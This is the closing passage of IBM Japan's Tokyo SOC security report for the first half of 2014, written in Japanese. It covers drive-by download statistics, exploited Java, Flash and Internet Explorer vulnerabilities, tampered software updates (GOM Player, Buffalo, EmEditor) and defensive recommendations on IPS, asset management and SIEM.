図 17 はドライブ・バイ・ダウンロード攻撃で悪用されている脆弱性の割合を示しています。Tokyo SOC で観測されたドライブ･バイ･ダウンロード攻撃では、Oracle Java Runtime Environment (JRE)の脆弱性が多数悪用される傾向は引き続き変わっていませんが、2013 年下半期の 1,718 件､全体の 89.4%から減少し、今期は 932 件、全体の 66.1%でした。

一方で今期 Adobe Flash Player と Microsoft Internet Explorer の脆弱性の悪用が増加していました。

2014 年 2 月に公開された Microsoft Internet Explorer の脆弱性(CVE-2014-0322, MS14-012)は、修正がリリースされる前に水飲み場攻撃で悪用が確認されたとの情報が FireEye 社より公開[14]され､話題となりました。その後 2 月後半から 3 月にかけて、主に日本国内を対象として広範囲にこの脆弱性が悪用されていることを確認しています(図 18)。また、Symantec 社の調査[15]でも同様の傾向が確認されており、日本の銀行のオンラインバンキングで利用されているログイン情報を盗むマルウェアに感染させる攻撃だったと報告されています。

4 月に公開された Adobe Flash Player の脆弱性(CVE-2014-0515, APSB14-13)は、CDN 事業者の提供するサーバーに設置されたコンテンツがこの脆弱性を悪用するよう改ざんされ、5 月 25 日から 28 日にかけて攻撃が行われました。この CDN サービスは複数のアクセス数の多い Web サイトで利用されていたことにより、攻撃期間は短期間にもかかわらず、219 件の攻撃を確認しています。

[14] FireEye, Inc, Operation SnowMan: DeputyDog Actor Compromises US Veterans of Foreign Wars Website http://www.fireeye.com/blog/uncategorized/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html

[15] Symantec Corporation, ドライブバイダウンロード攻撃にも悪用され始めた Internet Explorer 10 のゼロデイ脆弱性 http://www.symantec.com/connect/ja/blogs/internet-explorer-10-1




図 17 ドライブ・バイ・ダウンロード攻撃で悪用されている脆弱性の割合(日本国内)
（Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日, 検知総件数 1,409 件）




図 18 Microsoft Internet Explorer の脆弱性(CVE-2014-0322, MS14-012) の日別検知数推移
（Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日）

## ■ ドライブ・バイ・ダウンロード攻撃の影響が確認された組織の割合

ドライブ・バイ・ダウンロード攻撃は図 19 のような複数のステップを経てマルウェア感染、情報の流出などの被害に至ります。Tokyo SOC では Step2 の脆弱性の悪用が成功し、マルウェアのダウンロードを確認した段階で攻撃成功と判断し、対応を開始しています。

図 20 は Tokyo SOC で監視しているクライアント PC が設置されている組織のうち、ドライブ・バイ・ダウンロード攻撃によって、影響が確認された組織の割合です。2014 年上半期ではクライアント PC を利用している組織の 35.2%でドライブ・バイ・ダウンロード攻撃が観測され、21.9%の組織ではパッチが適用されていないなどの理由により脆弱性の悪用に成功してマルウェアをダウンロードさせられています。




図 19 ドライブ・バイ・ダウンロード攻撃のステップと攻撃成功の判断ポイント




図 20 ドライブ・バイ・ダウンロード攻撃の影響が確認された組織の割合(日本国内)
（Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日）

## 3.2 改ざんされた正規コンテンツからのマルウェア感染

ドライブ・バイ・ダウンロード攻撃では、Web サイトを閲覧したクライアント PC にインストールされているソフトウェアの脆弱性を悪用してマルウェアへ感染させます。しかしながら、2014 年に入ってソフトウェアのアップデートファイルなどのような、ソフトウェアベンダーが提供する正規のコンテンツを書き換えて、ユーザーにインストールさせる、または自動アップデートの仕組みを利用することでマルウェアに感染させる攻撃が確認されています。

具体的な事例としては、2014 年 1 月に GRETECH 社の GOM Player のアップデート通信で 2013 年 12 月 27 日から 2014 年 1 月 16 日の間にマルウェアに感染させられる事例[16]が、また 5 月にはバッファロー社で配布しているデバイスドライバーやツールの一部がマルウェアの混在したファイルへ改ざんされた事例[17]が起きています。また、8 月に入ってもエムソフト社が提供する EmEditor の更新ファイル配布サイトが改ざんされ、自動更新の仕組みを悪用される事例[18]が発生しています。

このような正規のコンテンツがマルウェアを含む状態に改ざんされてしまい、且つアンチウィルスソフトをすり抜けるマルウェアであった場合には、クライアント PC を利用しているユーザーが気づく方法がなく、ユーザーの注意やパッチ適用などの基本的な対策だけでは防ぐことができません。また、使用しているソフトウェアに制限をかけたとしても、更新ファイルの正常性をチェックすることは現実的ではないことから有効な対策とはいえず、入口対策を無効化することが容易な攻撃となっています。

しかしながら、攻撃者は何らかの目的を達成するために攻撃を行っているため、ほとんどのケースで侵入後に攻撃指令を送るために外部と通信を行います。入口対策だけでなく、このような動きを捉えていく出口対策、内部対策とのバランスをとることがより重要となっています。企業においては、侵入されてしまうことを前提として、図 21 の Step5 の攻撃指令及び Step6 の別システムの侵入を可視化するとともに、発見した脅威に対して速やかに対処を行う「影響を最小限に抑えるための運用体制」を整えることも重要です。

[16] 株式会社グレテックジャパン 報道に対する弊社からのお詫びとお知らせ
http://www.gomplayer.jp/player/notice/view.html?intSeq=284
[17] 株式会社バッファロー，ダウンロードサーバーのお知らせとお詫び
http://buffalo.jp/support_s/20140530.html
[18] 株式会社エムソフト社，本サイトのハッカーによる攻撃について
http://jp.emeditor.com/general/%E6%9C%AC%E3%82%B5%E3%82%A4%E3%83%88%E3%81%AE%E3%83%8F%E3%83%83%E3%82%AB%E3%83%BC%E3%81%AB%E3%82%88%E3%82%8B%E6%94%BB%E6%92%83%E3%81%AB%E3%81%A4%E3%81%84%E3%81%A6/




図 21 侵入されてしまうことを前提とした可視化のポイント

## 3.3 まとめ

ドライブ・バイ・ダウンロード攻撃はクライアント PC を設置している 35.2%の組織で観測されており、21.9%の組織では脆弱性の修正が行われていないことにより、マルウェアのダウンロードを許しています。このことは、企業環境においてもクライアント PC に対してパッチの適用が完全には徹底できていないことを示していると言えます。クライアント PC における基本的な対策がパッチ適用であることに変わりはありませんが、企業環境においてもさまざまな事情によりパッチリリース後の速やかな適用の徹底が難しい場合もあります。さらには、このような予防策だけでは対策が難しい、GOM Player や EmEditor の事例のように改ざんされた正規のコンテンツを侵入経路とするものも出てきています。

攻撃手法が日々高度化されている現状に対応していくためには、侵入を前提として、攻撃ステップの各所で異常を発見する対策の必要性が増してきています。特に高度な攻撃への対処においては、監視機器が発報した情報から「どこで、何を行えば影響を最小限にできるか」を速やかに分析、判断することができる運用体制の構築が重要となります。

# おわりに

2014 年上半期は、公開サーバーに対する大規模な攻撃が発生し、Tokyo SOC でも大量のセキュリティー・イベントを検知しました。Heartbleed 攻撃を例に取ると、脆弱性公開後の初期に攻撃が集中し、同時に影響範囲や対処方法についてのお問い合わせを多数受けたことからも、対応に苦慮した組織が多かったことがわかります。

本件のように脆弱性が公開されていて、ほぼ同時に攻撃コードが入手可能な状態になった事例から、いくつかの教訓を得ることができます。

まず、OpenSSL や Apache Struts の脆弱性に対する攻撃では、セキュリティー対策としては基本的なシステムであるファイアウォールや IPS（不正侵入防御システム）の有効性が改めて認識されました。その際のキーワードはスピードです。セキュリティベンダーからリリースされる IPS の対応シグネチャーをいち早く有効にし、検知状況を見ながらブロック設定を行うことでリスクを軽減することが可能になります。これはバージョンアップまでの時間的猶予を確保するという点でも有効な対応と言えます。

また、前提となるアセットの管理も重要です。各システムで使われているアプリケーションやそのバージョンを正確に把握することで影響範囲の絞り込みが迅速に行えます。脆弱性が明らかになったオープンソースソフトウェアが商用製品に組み込まれているケースもあるため、情報が公開された際に関連するアセットがあるか確認する必要もあります。オープンソースの場合、情報公開のスピードは比較的早い傾向にありますが、組織の IT 担当者がさまざまなオープンソースコミュニティーの情報を調査することは負荷が大きく、現実的ではありません。したがって、まずはセキュリティベンダーやメーカーのサポート先の情報を組織内で一元管理することが効率的であると考えます。

さらにこれまで述べた IPS での迅速な防御やアセットの影響度調査をスムーズに行うためには、インシデント・ハンドリングの一連のフローが適切にまわせることが重要です。これを機にインシデント・ハンドリングの体制が十分であるか、その際の情報ソースとなる分析システムが有効に機能しているかを見直している組織も多いことと思います。

近年の Tokyo SOC レポートで、組織内のさまざまなシステムから横断的に情報を収集し、それらの相関分析を効率的に行うにあたって SIEM（Security Information and Event Management）製品の利用が有効であると提唱してきました。SIEM 導入にあたっては、何を可視化したいのか、またそのためのログソースとして何を選択すべきかを十分に検討する必要があります。SIEM システムにアセット情報をインプットし、セキュリティー機器をチューニングして取得したいイベントが上がるようにすることで、はじめて相関分析が有効に機能します。「良いアウトプットには良いインプット」というアプローチが SIEM 活用の鍵となります。

IBM は、お客様環境に IBM Security QRadar SIEM を導入し、ログソースの設計や分析ルールのチューニング、さらにはアラートの分析までカバーする IBM Managed SIEM を 2014 年 4 月にリリースしています。今後も情報提供、サービスの両面で企業環境におけるインシデント・ハンドリングをサポートいたします。

【注意】本レポートで紹介した対策は、利用環境によって他のシステムへ影響を及ぼす恐れがあります。また、攻撃は日々変化しており、必要となる対策もそれに応じて変化するため、記載内容の対策が将来にわたって効果があるとは限りません。対策を行う際には十分注意の上、自己責任で行ってください。なお、IBM はこれらの対策の効果を保証するものではありません。

執筆者
鳥谷部 彰則　（エグゼクティブ・サマリー、おわりに）
井上 博文　（1 章、3 章）
猪股 秀樹　（2 章、コラム）
窪田 豪史　（2 章、3 章）
稲垣 吉将　（3 章）
岡 邦彦　（3 章）
菊地 大輔　（3 章）


2014 年 8 月 27 日 発行

日本アイ・ビー・エム株式会社
GTS 事業 ITS デリバリー
マネージド・セキュリティー・サービス



●このレポートの情報は 2014 年 8 月 26 日時点のものです。内容は事前の予告なしに変更する場合があります。